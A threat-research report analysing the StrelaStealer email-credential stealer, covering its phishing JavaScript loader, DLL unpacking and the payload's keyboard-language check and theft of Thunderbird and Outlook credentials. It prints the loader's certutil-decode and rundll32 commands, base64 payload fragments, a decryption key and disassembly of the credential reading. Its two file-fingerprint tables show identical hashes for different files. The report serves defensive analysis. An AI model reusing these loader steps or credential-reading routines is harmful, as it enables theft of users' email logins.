Brandefense Digital Risk Protection

info@brandefense.io

# Strela Stealer
## Technical Analysis

**Authored By:** Threat Research Team

**Report Date:** 23.07.2024

**Report Number:** BD2024072301

# Contents

**1 Executive Summary** **3**

**2 Scope** **4**

**3 Technical Analysis** **5**
3.1 Infection Chain . . . . . 5
3.2 Loader JavaScript Analysis . . . . . 5
3.3 DLL Payload Analysis . . . . . 7
3.4 StrelaStealer Payload Analysis . . . . . 11

**4 YARA** **18**

**5 MITRE ATTCK Threat Matrix** **19**

**6 Mitigation Strategies** **20**

**7 Conclusion** **20**

**8 Indicators of Compromise (IOCs)** **21**

# History

| Version | Date | Author(s) | Description |
|---|---|---|---|
| 1.0 | 19.07.2024 | Gokhan FIRAT | Initial Analysis Draft |
| 1.1 | 23.07.2024 | Gokhan FIRAT | TLP:CLEAR Completed |

# 1 Executive Summary

This report contains a technical analysis of the malware known as StrelaStealer. StrelaStealer is a type of malware designed to steal user information, specifically targeting credentials linked to email applications. Initial access is typically achieved through obfuscated JavaScript or BAT files delivered to the target via phishing emails.

Only Germany, Spain, Basque Country, Saudi Arabia, and Poland are targeted, and the information it attempts to capture comprises data stored in Thunderbird and Outlook email applications.

# 2 Scope

The report should include information such as file name, hash values, first appearance time, infection vector, file size and type of the files included in the analysis as a table.

| | |
|---|---|
| **Filename** | 18262829011200.js |
| **Filetype** | JavaScript |
| **Written Language** | JavaScript |
| **MD5** | 9499f14143b34ea7703c73b5f9b37013 |
| **SHA1** | ceff6b19826c9a4e9b9e8cbcc512d5241a27825e |
| **SHA256** | e6991b12e86629b38e178fef129dfda1d454391ffbb236703f8c026d6d55b9a1 |
| **First Seen / Detection Date** | 2024.01.30 |
| **Initial Infection Vector** | Phishing Emails |

*Table 1: First stage JavaScript File Fingerprints*

| | |
|---|---|
| **Filename** | returnready.dll |
| **Filetype** | Win32 DLL |
| **Written Language** | C/C++ |
| **MD5** | 9499f14143b34ea7703c73b5f9b37013 |
| **SHA1** | ceff6b19826c9a4e9b9e8cbcc512d5241a27825e |
| **SHA256** | e6991b12e86629b38e178fef129dfda1d454391ffbb236703f8c026d6d55b9a1 |
| **First Seen / Detection Date** | 2024.01.30 |
| **Initial Infection Vector** | Dropped from JavaScript |

*Table 2: StrelaStealer DLL File Fingerprints*

# 3 Technical Analysis

## 3.1 Infection Chain





*Figure 1: StrelaStealer infection chain*

## 3.2 Loader JavaScript Analysis

The JavaScript Loader, responsible for loading and executing the payload on the target system, contains both Base64 encoded and obfuscated data. The obfuscated data is decoded using a string replacement method. Initially, the JavaScript file copies itself to the `\AppData\Local\Temp` directory with a .BAT file extension and executes this copied BAT file. An example of the command used for this process is as follows.

```
cmd.exe /k copy \"C:\\Users\\[username]\\Desktop\\download.js\"
\"C:\\Users\\[username]\\AppData\\Local\\Temp\\\\trousersperpetual.bat\" &&
\"C:\\Users\\[username]\\AppData\\Local\\Temp\\\\trousersperpetual.bat\"
```

```
/* marrywise
set marrywisedamagingyard=h
set marrywiseskipscandalous=f
set marrywiseversedconscious=q
set marrywiseteenyscary=e
set marrywisebruiseelite=g
set marrywisemarktug=j
set marrywisefrightenbad=w
set marrywisesavoryvalue=a
set marrywiseapplaudbolt=c
set marrywiseunderweargrandmother=b
set marrywiseagreeableplan=s
set marrywiseamucktall=m
set marrywiseadhesivesister=z
set marrywisesonggrin=d
set marrywisepuzzledenchanting=i
set marrywiseservefinicky=o
set marrywisesilteringfry=n
set marrywisedoublemuscle=p
set marrywisefadedperiodic=r
set marrywisegrotesquequartz=x
set marrywisemagicalsad=u
set marrywisepoisonmature=y
set marrywisejuicycrime=l
set marrywiseabsorbedgrandmother=t
set marrywisespoilimported=v
set marrywiselongright=k
```


TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBi
AAAAEAAAMAuQ1JUAAAAAFgAAAAA0AMAAAIAAABmAwAAAAAAAAAAAAAAAABAAADALnRscwAAAAAQAAAAAOADAAACAAAAaAMAAAAAAAAAAAAAAAAAAQAAAwC5yZWxvYwAAeAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVUiJ5UiD7CBIjQUBkAMASInB6ElwAQBIg8QgXcNVSInlSIHsoAAAAEiJTRCJVRhMiUUg
GEiLRRBJichIicHoBgAAAEiDxCBdw1VIieVIg+wwSIlNEIlVGEyJRSDHRfwBAAAASIsFwU8DAItVGIkQg30YAHUWiwUAjQMAhcB1DMdF/AAAAADpQQEAAOgjYQEAg30YAXQG
QVdBVkFVQVRWV1VTSIHsSAIAAMeEJEQCAAAAAAAAgbwkRAIAAMwMAAAPg78AAADpAAAAADHAi4wkRAIAAInCg+oBg8IAQbieFsbPQYPAAEEB0EGB6J4Wxs+JwkQpwoPCAEG4


*Figure 2: Start of obfuscated JavaScript code*


eWxpZ2h0AF9fZmlsZV9hbGlnbm1lbnRfXwBfX2ltcF9Jbml0aWFsaXplQ3JpdGljYWxTZWN0aW9uAF9fcF9fd2Vuc
AF9fX3Rsc19lbmRfXwAucmVmcHRyLl9faW1wX190enNldABfX2ltcF9WaXJ0dWFsUXVlcnkAX19pbXBfX2luaXR0Z
VF9FTkRfXwBfX3JlZ2lzdGVyX2ZyYW1lX2luZm8ALnJlZnB0ci5fX3hjX3oAX19pbXBfX2dldF9vdXRwdXRfZm9yb


```
cd %temp% &echo marrywise
findstr /V marrywise "%0" > magnificentdevelopment
certutil -f -decode magnificentdevelopment returnready.dll &echo marrywise
cmd /c rundll32 returnready.dll,m  &echo marrywise
*/
//marrywise
```

*Figure 3: Significant parts of deobfuscated JavaScript code*

When the current script file is deobfuscated, it is observed that a DLL file is created after decoding the Base64 encoded data, which is then intended to be executed using the **rundll32** utility. This indicates that the JavaScript Loader executes a DLL file as its payload.

## 3.3 DLL Payload Analysis

The DLL payload to be executed with rundll32 starts functioning with the function named '**m**' found in the Export table, as seen in the deobfuscated script file.

| Name | Address | Ordinal |
|---|---|---|
| m | 00007FFA16D215A0 | 1 |
| TlsCallback_0 | 00007FFA16D36B30 | 12822866736 |
| TlsCallback_1 | 00007FFA16D36BF0 | 12822866928 |
| **DllMainCRTStartup** | **00007FFA16D21292** | **12822778514 [main entry]** |

*Figure 4: DLL Export table*

The DLL file decrypts data located in the program's .data section using a decryption routine that we believe was specifically created by the threat actor. The decryption is performed using a 1024-byte key, which is provided below.

```
rZAYraskgScyhoJByudAUVYTyZUxkkjxzvEoosVyBjfEHgZJEvjdeeZaAkcBXYusALzGsDmPgHLXCJbzr
rbOhHnDlXizkskeJOSsFAWDLvhCPJMhLoBzcpqgVrcHEjoOOqTwxkXeICIDFdAIPLnldYdDvxCwxZiRdh
xpZwEvQGOJcwgwfJVzIKPKgRMRYXsCTxeeDhhyBHelqEjFjeoVGVjFvXqVybHCaTWuublAlBRbYFnmIOt
iABoiJlesJTpLQbobtwqfoMXApjMGFgrdEQdfTBasAnwSHyfmIvshFguKUOzyHvsvwJWBrOIohPdaUMwX
MphUJZwMBzjPVtVktoBPeISYdHeFVpAgqbTswfSpslwsblZuBVeidbWtxRouFDKqTPfYSjdeJZLSHEnen
geHlZWEUxSxvVAhhYpuUWKYkaXnxeDwjhwheMblBTtIMidqhiSLBwbTnosvhMtlJVxSHtzxZGqneFgFHh
ZpRqtmawhvWFPlXDSqVZQDZaBOSYGuLwTRQFpHtSROAhBStaJUwcDwgWnfBXiFIkARzoWodCsLhKZfjkX
OOBzZkDiygjVMcsrIxOESbRDYDKjbqwBxzsYLQqLuiOKXKBJBPzkgXhkVdZoLzJiRIuxMPKvnImBRnZmv
dosbsjTRuofxlDzcVZjKocaLhFBIDnfIUXOzzodsuQeymzEEqtTuHPLTJRxqncmXumRBTBIVSooIdZTqC
RzecfHasqLinodnLSzqnmzLEqyZarGtLzElVtOQLuUILeQvbYXakrKZZzZXeaFObCwmtlxPwVFwfMIeyJ
YtcduBtTrhGIWpGCRMWuYpDglDDRHmnEyOqnzGhWinmJcFLDQTOtYzoLkSFCkIdjBgWdStIFPDLITJbdy
PTUyslWizxSJcFWrWWmmIuRFvnuhqMbErYRXlCrSwDrPpHOMolPmmlvKjHReFhqGUEMKLxcGFnTHLWenR
XVVgfJpsfkJCxRFsaAZRhBeDByMYKJzrAbHOZvLCzsxWySOQLfT
```





*Figure 5: Decryption key*

The decrypted data reveals the existence of another executable file. The data for this executable file begins immediately after the decryption key.

```
.data:00007FFA16D3941E                db  4Fh ; O
.data:00007FFA16D3941F                db  51h ; Q
.data:00007FFA16D39420                db  4Ch ; L
.data:00007FFA16D39421                db  66h ; f
.data:00007FFA16D39422                db  54h ; T             ; End of decryption key
.data:00007FFA16D39423                db    0
.data:00007FFA16D39424                db  35h ; 5             ; Start of encrypted data
.data:00007FFA16D39425                db  0Ah
.data:00007FFA16D39426                db 0DBh
.data:00007FFA16D39427                db  53h ; S
.data:00007FFA16D39428                db  7Bh ; {
```

*Figure 6: Start of encrypted payload data*





*Figure 7: Decrypted final PE payload data*

Next, the strings VirtualAlloc, Kernel32, LoadLibraryA, and GetProcAddress are decrypted sequentially using the same key.





*Figure 8: Decryption of some API functions*

These decrypted strings are used to resolve the address of the **VirtualAlloc** API via a **GetProcAddress** call using the Kernel32.dll library. The allocated memory region has **EXECUTE_READ_WRITE** (ERW) permissions.




*Figure 9: Memory allocation for final payload*

The data for the executable file, which was previously decrypted, is written into this allocated memory region. After writing, the required runtime strings and functions are decrypted using a similar decryption routine and written into this memory region. However, the data written to this memory region does not include the PE header information of the executable file; it is written starting directly from the .text section.




*Figure 10: Written payload data to allocated memory*

The executable PE file written to the memory region with EXECUTE_READ_WRITE permissions is identified as the final payload of the StrelaStealer malware.

## 3.4 StrelaStealer Payload Analysis

As the decrypted data is written into memory, the expressions and functions it will use at runtime are decrypted and can be seen in plaintext.





*Figure 11: Clear text strings of StrelaStealer payload*

StrelaStealer first checks if the infected system is among its targets by using the **GetKeyboardLayout** function to check the keyboard language. The current keyboard language is checked against the following language profiles.

**Primary Language Identifiers**

| Language ID | Country Language |
|---|---|
| 0x0407 | German (Germany) |
| 0x040A | Spanish (Traditional Sort) |
| 0x0C0A | Spanish (Modern Sort) |
| 0x0403 | Catalan |
| 0x042D | Basque |
| 0x0401 | Arabic (Saudi Arabia) |
| 0x0415 | Polish |

*Table 3: Checked primary language identifiers*

The program terminates itself without performing malicious activity if the current keyboard language does not match any of these languages. This indicates that the threat actor behind StrelaStealer specifically targets users in the aforementioned European countries and the Middle Eastern country of Saudi Arabia.

```
window_handle = ((__int64 (__fastcall *)(HINSTANCE, HINSTANCE, LPSTR, int))((char *)&byte_7B1001
                                                                           + 127))(// GetConsoleWindow
                  hInstance,
                  hPrevInstance,
                  lpCmdLine,
                  nShowCmd);
((void (__fastcall *)(HINSTANCE, HINSTANCE, _QWORD, __int64))((char *)&byte_7B1001
                                                             + 783))(// ShowWindow
  hInstance,
  hPrevInstance,
  0LL,
  window_handle);
v24[0] = 67765255;
v24[1] = 67308554;
v6 = 0;
v24[2] = 68158509;
input_language_id = ((__int64 (__fastcall *)(HINSTANCE, HINSTANCE, __int64, _QWORD))((char *)&byte_7B1001
                                                                                    + 791))(// GetKeyboardLayout
                      hInstance,
                      hPrevInstance,
                      v5,
                      0LL);
v25 = 1045;
v8 = 0;
for ( i = v24; (_WORD)input_language_id != *(_WORD *)i; i = (int *)((char *)i + 2) )
{
  if ( (unsigned int)++v8 >= 7 )
    return 0;
}
```

*Figure 12: Keyboard language check*

Subsequently, the computer name obtained through the GetComputerNameA function is XOR'd with the characters of the program's hardcoded string "**strela**". Only the first six characters of the computer name are XOR'd. This value is then used to create a Mutex object.

```
call qword ptr ds:[<&GetComputerNameA>]          | 0000000002098968:"strela"
lea rbp,qword ptr ds:[2098968]
mov rcx,rbp
call qword ptr ds:[<&lstrlen>]
mov rcx,rbp
mov esi,eax                                      | eax:"71!.8OP-IPAGI5O"
call qword ptr ds:[<&lstrlen>]
mov r9d,eax                                      | eax:"71!.8OP-IPAGI5O"
sub esi,1
je 2081C19
lea r8,qword ptr ss:[rsp+40]                     | [rsp+40]:RtlInitializeCriticalSectionEx+108
nop word ptr ds:[rax+rax],ax
xor edx,edx
lea r8,qword ptr ds:[r8+1]
mov eax,ebx                                      | eax:"71!.8OP-IPAGI5O"
inc ebx
div r9d
movzx ecx,byte ptr ds:[rdx+rbp]
xor byte ptr ds:[r8-1],cl
cmp ebx,esi
jb 2081C00
lea r8,qword ptr ss:[rsp+40]                     | [rsp+40]:RtlInitializeCriticalSectionEx+108
xor edx,edx
xor ecx,ecx
call qword ptr ds:[<&CreateMutexA>]
call qword ptr ds:[<&GetLastError>]
```

*Figure 13: Mutex creation with XOR-ed computer name*

StrelaStealer targets user credentials stored in the Thunderbird and Outlook applications on the target system. Unlike general stealer-type malware, StrelaStealer does not target applications that could store sensitive information, such as web browsers, FTP clients, wallets, etc., beyond these two email applications. For Thunderbird, it searches for the **logins.json** file, where the user's login information is recorded, in the `\Appdata\Roaming\Thunderbirds\Profiles` directory, and if found, it reads its contents.

```
lea rcx,qword ptr ss:[rbp+7C]
call qword ptr ds:[<&lstrcmp>]
test eax,eax
je 2081A9D
xor edx,edx
lea rcx,qword ptr ss:[rbp+2A0]
mov r8d,104
call 208F970
lea r9,qword ptr ss:[rbp+7C]
lea r8,qword ptr ss:[rsp+40]
lea rdx,qword ptr ds:[2098AE0]          0000000002098AE0:"%s%s\\logins.json"
lea rcx,qword ptr ss:[rbp+2A0]
call qword ptr ds:[<&wsprintfA>]
xor edx,edx
lea rcx,qword ptr ss:[rbp+3B0]
mov r8d,104
call 208F970
lea r9,qword ptr ss:[rbp+7C]
lea r8,qword ptr ss:[rsp+40]
lea rdx,qword ptr ds:[2098AF8]          0000000002098AF8:"%s%s\\key4.db"
lea rcx,qword ptr ss:[rbp+3B0]
call qword ptr ds:[<&wsprintfA>]
lea rcx,qword ptr ss:[rbp+2A0]
call qword ptr ds:[<&PathFileExistsA>]
test eax,eax
je 2081A9D
lea rcx,qword ptr ss:[rbp+3B0]
call qword ptr ds:[<&PathFileExistsA>]
test eax,eax
je 2081A9D
xor r9d,r9d
mov qword ptr ss:[rsp+30],r14
mov dword ptr ss:[rsp+28],80
lea rcx,qword ptr ss:[rbp+2A0]
mov edx,C0000000
mov dword ptr ss:[rsp+20],3
mov rsi,r14
lea r8d,qword ptr ds:[r9+3]
call qword ptr ds:[<&CreateFileA>]
mov rbx,rax                             rbx:L"ext-ms-win-security-ngc-local-l1-1-0"
cmp rax,FFFFFFFFFFFFFFFF
je 2081965
xor edx,edx
mov rcx,rax
call qword ptr ds:[<&GetFileSize>]
mov r15d,eax
lea ecx,qword ptr ds:[r15+1]
call 2085EEC
xor r9d,r9d
mov qword ptr ss:[rsp+20],r14
mov r8d,r15d
mov rdx,rax
mov rcx,rbx                             rbx:L"ext-ms-win-security-ngc-local-l1-1-0"
mov rsi,rax
mov byte ptr ds:[r15+rax],0
call qword ptr ds:[<&ReadFile>]
test eax,eax
jne 2081965
mov rcx,rsi
call 2085ED8
```

*Figure 14: Collects Thunderbird credentials*





*Figure 15: logins.json file sample*

During the decryption of the Strela payload in memory, the decrypted configuration data is also written into memory, and the captured data is sent to a remote server controlled by the attacker via an HTTP POST request.




*Figure 16: HTTP POST request to send data*

StrelaStealer queries a Windows registry key to obtain data from the Outlook application. Specifically, it queries the `SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676` registry key.





*Figure 17: Outlook related registry key query*


The information stored in the registry is encrypted. Therefore, the **CryptUnprotectData** function is used to obtain the plain text version of the sensitive information. The following image shows an example of the queried registry key.

**Analyst Note**

The registry key stores profile settings and configurations in Microsoft Outlook 2016. This key contains settings for a specific user profile and determines how Outlook is configured, which email accounts are set up, and their settings. The key may include information such as:

Email account configuration settings (POP3, IMAP, Exchange, etc.)

Information related to storage files (PST, OST files)

